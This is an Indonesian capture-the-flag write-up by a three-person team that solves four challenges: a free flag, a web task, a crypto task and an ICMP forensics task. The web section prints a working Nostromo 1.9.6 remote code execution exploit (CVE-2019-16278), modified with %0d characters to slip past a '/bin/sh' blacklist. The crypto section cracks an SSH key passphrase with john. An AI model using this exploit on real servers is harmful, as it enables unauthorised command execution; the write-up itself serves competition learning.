



KKN Back To Isekai - STT Bandung

From Isekai, With Love

Ketua Tim	
1.	Highlander Chris Subaron
Member	
1.	Pandu Prabu Trilaksono
2.	Fabian Egi Putra

Daftar Isi

[Bonus] - Free Flag [10]	2
[Web] - Stromeo [137]	4
[Crypto] - Klepto [137]	8
[Forensics] - DecodeM3 [100]	10

Write Up

From Isekai, With Love

1. [Bonus] - Free Flag [10]

Challenge

55 Solves

×

Free Flag

10

Ekspresi ketika melihatmu berusaha mengerjakan challenge



View Hint

View Hint

Diberikan sebuah Challenge sebagai berikut, dimana flagnya akan muncul setelah kami membuka hint, pada challenge ini terdapat 2 **Hint** yang dimana salah satunya berisi flag dan yg lainnya adalah sebuah jebakan.

Setelah terkena jebakan betmen, kami membuka hint kedua dan mendapatkan flagnya.



Flag:

```
UNITY2020{Wah_senangnya_dapet_flag_h3h3h3h3_h3h3h3h3}
```

2. [Web] - Stromeo [137]

Challenge 27 Solves X

stromeo
137

Seorang punk rock wibu membuat website untuk mempromosikan lagu milik band nya, karena web buatnya hanyalah web statis html dia sangat yakin dan percaya diri jika web nya takkan pernah bisa di hek, tugasmu disini adalah memberikannya pelajaran padanya bahwa tidak ada sistem yang aman 🤖👊


<http://35.192.113.20:2002/>

Dengerin aja lagunya, siapa tau flag nya ada di lirik / akhir video


⬇️ httpd.zip

Flag Submit

Diberikan sebuah challenge sebagai berikut, ketika kami buka linknya berisikan sebuah web seperti ini.



LASTCHAR!1!1!1! - Berbagi Rasa



Kami mencoba melakukan information gathering terhadap web tadi untuk mendapatkan insight yang lebih dalam terhadap web tadi. Kami menemukan sebuah petunjuk dan angin segar bahwa web tsb menggunakan Nostromo 1.9.6 yang memiliki Vulnerability terhadap Remote Code Execution (**CVE-2019-16278**) sebagai Webservernya.

```
hightech@pentest-b0x:~/CTF-Unity$ curl -i http://35.192.113.20:2002/
HTTP/1.1 200 OK
Date: Sun, 15 Mar 2020 14:09:35 GMT
Server: nostromo 1.9.6
Connection: close
Last-Modified: Sat, 14 Mar 2020 21:02:09 GMT
Content-Length: 350
Content-Type: text/html

<html>
<head>
  <title>LASTCHAR!1111! - Berbagi Rasa</title>
</head>
<body>
  <center>
    <b><h1 style='font-size: 50px; font-family: calibri'>LASTCHAR!1111! - Berbagi Rasa</h1></b>
    <iframe width="720" height="420" src="http://www.youtube.com/embed/Do3VSqtH6D4?autoplay=1"
    frameborder="0" allowfullscreen></iframe>
  </center>
</body>
</html>
hightech@pentest-b0x:~/CTF-Unity$
```

Setelah kami mencoba melakukan eksploitasi dengan script [Exploit Python](#) namun hasilnya mendapatkan error.

```
hightech@pentest-b0x:~/CTF-Unity$ python nos.py 35.192.113.20 2002 pwd
HTTP/1.1 400 Bad Request
Date: Sun, 15 Mar 2020 14:17:48 GMT
Server: nostromo 1.9.6
Connection: Keep-Alive
Keep-Alive: timeout=15, max=15
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>400 Bad Request</title>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
</head>
<body>
<h1>400 Bad Request</h1>
<hr>
<address>nostromo 1.9.6 at 35.192.113.20 Port 80</address>
</body>
</html>
hightech@pentest-b0x:~/CTF-Unity$
```

Kami yg akhirnya melakukan analisa pada file **httpd.zip** dan menemukan problema yg membuat exploit kami gagal dijalankann tepatnya pada file **http.c** . seperti yg bisa dililhat pada gambar dibawah ini, Sumber masalahnya adalah request yg menggunakan kata "**bin**" dan "**sh**" ternyata diatur pada bagian headernya untuk memblokir koneksi yang menggunakan payload **"/bin/sh"** yg masuk.

```
/* check for valid uri */
if (strstr(header, "../") != NULL || strstr(header, "bin") != NULL || strstr(header, "sh") != NULL) {
    h = http_head(http_s_400, line, cip, 0);
    b = http_body(http_s_400, "", h, 0);
    c[sfd].pfdn++;
    c[sfd].pfdn[hr] = 1;
    c[sfd].pfdh[hr] = strdup(b);
    c[sfd].x_ful[hr] = 1;
    c[sfd].x_chk[hr] = 0;
    c[sfd].x_sta = 0;
    free(h);
    free(b);
    return (0);
}
```

Solusi dari tim kami adalah merubah payload pada script exploit python tadi, yang awalnya seperti ini.

```
def cve(target, port, cmd):
    soc = socket.socket()
    soc.connect((target, int(port)))
    payload = 'POST /.%0d../.%0d../.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\nnecho\necho\n{} 2>&1'.format(cmd)
    soc.send(payload)
    receive = connect(soc)
    print(receive)
```

Menjadi seperti ini, jadi kami menambahkan karakter yang tidak bernilai yakni **"%0d"** untuk melakukan bypass blacklist tadi.

```
def cve(target, port, cmd):
    soc = socket.socket()
    soc.connect((target, int(port)))
    payload = 'POST /.%0d../.%0d../.%0d./b%0di%0dn/s%0dh HTTP/1.0\r\nContent-Length: 1\r\n\r\nnecho\necho\n{} 2>&1'.format(cmd)
    soc.send(payload)
    receive = connect(soc)
    print(receive)
```

Kami mencoba menjalankan script exploit tadi dan sukses, kami memasukan command cat dengan lokasi flagnya

terdapat pada folder "/" dan flagnya muncul tanpa masalah.



```
hightech@pentest-b0x:~/CTF-Unity$ python nos.py 35.192.113.20 2002 "cat /flag.txt"
HTTP/1.1 200 OK
Date: Sun, 15 Mar 2020 14:41:25 GMT
Server: nostromo 1.9.6
Connection: close

#AnjayHeker #SalamBooyah #EditorBerkelas #QuotersIndonesia
#anjayMabar #EDMBerkelas #editorDuniaMaya #MembalasDenganBerkarya
#KetikaTermuxKuBerjalanMakaDisitulahTakAdaSystemYangAman

UNITY2020{Bj1r_CVE-2019-16278_M00m3nt}
hightech@pentest-b0x:~/CTF-Unity$
```

Flag:

UNITY2020{Bj1r_CVE-2019-16278_M00m3nt}

3. [Crypto] - Klepto [137]

Challenge

15 Solves

X

Klepto 137

Kau memang tidaklah bisa nge-hek hatinya, tapi setidaknya apakah kau bisa mengehek enkripsi dari ku? 🤖🔒

INFO : Terjadi kesalahan terhadap file flag.enc di dalam file .rar, mohon download flag.enc yang terbaru untuk process decrypt

📄 klepto.zip

📄 flag.enc

Flag


Submit

Diberikan sebuah challenge sebagai berikut, isi dari file zip tsb adalah sebuah file **id_rsa**, **readme.txt** dan sebuah file **flag.rar** yang berisi **flag.enc**.

Petunjuk dari file readme adalah **"Use id_rsa password for rar password and encryption key"** maka kami mencoba melakukan bruteforcing menggunakan john. Setelah proses berjalan sukses, ditemukan password dari file **id_rsa** yakni **"cyberpunk"**

```
hightech@pentest-b0x:~/CTF-Unity$ python ssh2john.py id_rsa > id_rsa.hash
hightech@pentest-b0x:~/CTF-Unity$ john --wordlist=/home/hightech/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
cyberpunk      (id_rsa)
hightech@pentest-b0x:~/CTF-Unity$
```

Setelah sukses mengekstrak file rar dengan password yg didapatkan sebelumnya, kami mencoba mengencrypt file flag.enc yg berformat openssl salted dengan "**cyberpunk**" sebagai key dan flagnya pun muncul.



```
hightech@pentest-b0x:~/CTF-Unity$ cat flag.enc | openssl aes-256-cbc -a -d -k cyberpunk
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
UNITYCTF2020{Ada_yang_terHek_namun_bukan_Hatinya}
hightech@pentest-b0x:~/CTF-Unity$
```

Flag:

UNITYCTF2020{Ada_yang_terHek_namun_bukan_Hatinya}

4. [Forensics] - DecodeM3 [100]

Challenge


38 Solves

×

P

137

PPP

 p.pcap

Flag

Submit

Diberikan sebuah challenge sebagai berikut, isi dari file tersebut adalah sebuah file pcap. Kami menganalisa manual file tersebut dan menemukan beberapa hal yg janggal pada value dari protokol **ICMP** tepatnya pada value huruf disebelum alfabet A tepatnya pada Offset **0030** terdapat perubahan sebuah karakter sehingga menjadi yg berbeda-beda pada tiap request.

```
0000 00 04 00 01 00 06 62 8c 55 b6 ef 3a 00 00 08 00 .....b·U·:···
0010 45 00 00 54 c6 d9 00 00 40 01 94 1d ce bd 54 a2 E·T···@···T·
0020 b6 01 46 51 00 00 ab ce 09 00 00 01 86 4a 69 5e ··FQ······Ji^
0030 00 00 00 00 ba f1 07 00 00 00 00 00 48 41 42 43 ······HABC
0040 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 48 41 42 43 DEFGHIJK LMNOHABC
0050 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 48 41 42 43 DEFGHIJK LMNOHABC
0060 44 45 46 47 4c 4d 4e 4f 48 41 42 43 DEFG
```

```
0000 00 04 00 01 00 06 62 8c 55 b6 ef 3a 00 00 08 00 .....b·U·:···
0010 45 00 00 54 c7 99 00 00 40 01 93 5d ce bd 54 a2 E·T···@·]·T·
0020 b6 01 46 51 00 00 75 5f 0a 00 00 01 8b 4a 69 5e ··FQ·u_···Ji^
0030 00 00 00 00 31 61 09 00 00 00 00 00 30 41 42 43 ···1a···0ABC
0040 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 30 41 42 43 DEFGHIJK LMNO0ABC
0050 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 30 41 42 43 DEFGHIJK LMNO0ABC
0060 44 45 46 47 4c 4d 4e 4f 30 41 42 43 DEFG
```

disini kami pun mencoba untuk melakukan analisa dengan tshark dan dengan bantuan grep kami dapat menyusun result yg kami inginkan. Jika dilihat secara teliti, huruf-huruf yg berada sebelum huruf "A" berjejer membentuk sebuah text dalam encoding **Base64**.

```
hightech@pentest-b0x:~/CTF-Unity$ tshark -r p.pcap -x 'icmp and ip.src==182.170.81' | grep 0030
0030 00 00 00 00 65 a4 09 00 00 00 00 00 56 41 42 43 ....e.....VABC
0030 00 00 00 00 db 9f 0b 00 00 00 00 00 55 41 42 43 .....UABC
0030 00 00 00 00 bf 34 0d 00 00 00 00 00 35 41 42 43 ....4.....5ABC
0030 00 00 00 00 d5 32 0f 00 00 00 00 00 4a 41 42 43 .....2.....JABC
0030 00 00 00 00 0e 76 01 00 00 00 00 00 56 41 42 43 ....v.....VABC
0030 00 00 00 00 30 fd 01 00 00 00 00 00 46 41 42 43 ....0.....FABC
0030 00 00 00 00 fc 89 03 00 00 00 00 00 6b 41 42 43 .....kABC
0030 00 00 00 00 97 b8 05 00 00 00 00 00 79 41 42 43 .....yABC
0030 00 00 00 00 27 41 08 00 00 00 00 00 4d 41 42 43 ....'A.....MABC
0030 00 00 00 00 8b 9e 09 00 00 00 00 00 44 41 42 43 .....DABC
0030 00 00 00 00 02 04 0b 00 00 00 00 00 49 41 42 43 .....IABC
0030 00 00 00 00 06 b5 01 00 00 00 00 00 77 41 42 43 .....wABC
0030 00 00 00 00 c4 fd 02 00 00 00 00 00 65 41 42 43 .....eABC
0030 00 00 00 00 c8 96 04 00 00 00 00 00 31 41 42 43 .....IABC
0030 00 00 00 00 9e 90 05 00 00 00 00 00 42 41 42 43 .....BABC
0030 00 00 00 00 8c 64 07 00 00 00 00 00 4a 41 42 43 ....d.....JABC
0030 00 00 00 00 c6 8f 08 00 00 00 00 00 54 41 42 43 .....TABC
0030 00 00 00 00 fb a4 09 00 00 00 00 00 6b 41 42 43 .....kABC
0030 00 00 00 00 d1 0b 0b 00 00 00 00 00 64 41 42 43 .....dABC
0030 00 00 00 00 b3 32 0c 00 00 00 00 00 66 41 42 43 .....2.....fABC
0030 00 00 00 00 ab d3 0d 00 00 00 00 00 55 41 42 43 .....UABC
0030 00 00 00 00 52 16 0e 00 00 00 00 00 45 41 42 43 ....R.....EABC
0030 00 00 00 00 51 1a 00 00 00 00 00 00 39 41 42 43 ....Q.....9ABC
0030 00 00 00 00 16 4e 01 00 00 00 00 00 4f 41 42 43 ....N.....OABC
0030 00 00 00 00 9d f8 03 00 00 00 00 00 52 41 42 43 .....RABC
0030 00 00 00 00 60 6e 05 00 00 00 00 00 31 41 42 43 ....`n.....IABC
0030 00 00 00 00 c6 c3 06 00 00 00 00 00 39 41 42 43 .....9ABC
0030 00 00 00 00 eb 42 08 00 00 00 00 00 54 41 42 43 .....B.....TABC
0030 00 00 00 00 6e 93 09 00 00 00 00 00 5a 41 42 43 ....n.....ZABC
0030 00 00 00 00 f0 5a 0b 00 00 00 00 00 57 41 42 43 ....Z.....WABC
0030 00 00 00 00 9e 93 0c 00 00 00 00 00 6c 41 42 43 .....lABC
0030 00 00 00 00 4b 01 0d 00 00 00 00 00 72 41 42 43 ....K.....rABC
0030 00 00 00 00 15 93 0d 00 00 00 00 00 59 41 42 43 .....YABC
0030 00 00 00 00 8b 19 00 00 00 00 00 00 57 41 42 43 .....WABC
0030 00 00 00 00 2f e3 01 00 00 00 00 00 6c 41 42 43 ..../......lABC
0030 00 00 00 00 2c 0f 03 00 00 00 00 00 66 41 42 43 ....,.....fABC
0030 00 00 00 00 62 a7 04 00 00 00 00 00 52 41 42 43 ....b.....RABC
0030 00 00 00 00 c1 e7 05 00 00 00 00 00 47 41 42 43 .....GABC
0030 00 00 00 00 08 c0 07 00 00 00 00 00 56 41 42 43 .....VABC
0030 00 00 00 00 0c 6c 09 00 00 00 00 00 7a 41 42 43 ....l.....zABC
0030 00 00 00 00 97 92 0a 00 00 00 00 00 64 41 42 43 .....dABC
0030 00 00 00 00 18 2e 0c 00 00 00 00 00 53 41 42 43 .....SABC
0030 00 00 00 00 1f 3f 0d 00 00 00 00 00 45 41 42 43 .....?.....EABC
0030 00 00 00 00 e5 73 0e 00 00 00 00 00 68 41 42 43 ....s.....hABC
0030 00 00 00 00 6b 67 00 00 00 00 00 00 49 41 42 43 ....kg.....IABC
0030 00 00 00 00 5c a6 02 00 00 00 00 00 53 41 42 43 ....\.....SABC
0030 00 00 00 00 a8 c6 03 00 00 00 00 00 45 41 42 43 .....EABC
0030 00 00 00 00 bc ef 04 00 00 00 00 00 36 41 42 43 .....6ABC
0030 00 00 00 00 e6 84 06 00 00 00 00 00 52 41 42 43 .....RABC
0030 00 00 00 00 ba f1 07 00 00 00 00 00 48 41 42 43 .....HABC
0030 00 00 00 00 31 61 09 00 00 00 00 00 30 41 42 43 ....1a.....0ABC
0030 00 00 00 00 a7 c8 0a 00 00 00 00 00 3d 41 42 43 .....=ABC
0030 00 00 00 00 62 3a 0b 00 00 00 00 00 0a 41 42 43 ....b:.....ABC
hightech@pentest-b0x:~/CTF-Unity$
```

Setelah kami rapihkan hasil sebelumnya dengan bantuan **cut** dan **tr** hasilnya benar adalah sebuah encoding **Base64**.

```
hightech@pentest-b0x:~/CTF-Unity$ tshark -r p.pcap -x 'icmp and ip.src==182.1.70.81' | grep 0030 | cut -c 69 | tr -d '\n'
VU5JVfkyMDIwe1BJTkdfUE90R19TZWlrYWlfRGVzdSEhISE6RH0=.%
hightech@pentest-b0x:~/CTF-Unity$
```

Lalu kami mencoba mendecode teks base64 tadi menuju plaintext dan flagnya pun muncul.

```
hightech@pentest-b0x:~/CTF-Unity$ base64 -d <<< VU5JVfkyMDIwe1BJTkdfUE90R19TZWlrYWlfRGVzdSEhISE6RH0=
UNITY2020{PING_PONG_Seikai_Desu!!!!:D}%
hightech@pentest-b0x:~/CTF-Unity$
```

Flag:

UNITY2020{PING_PONG_Seikai_Desu!!!!:D}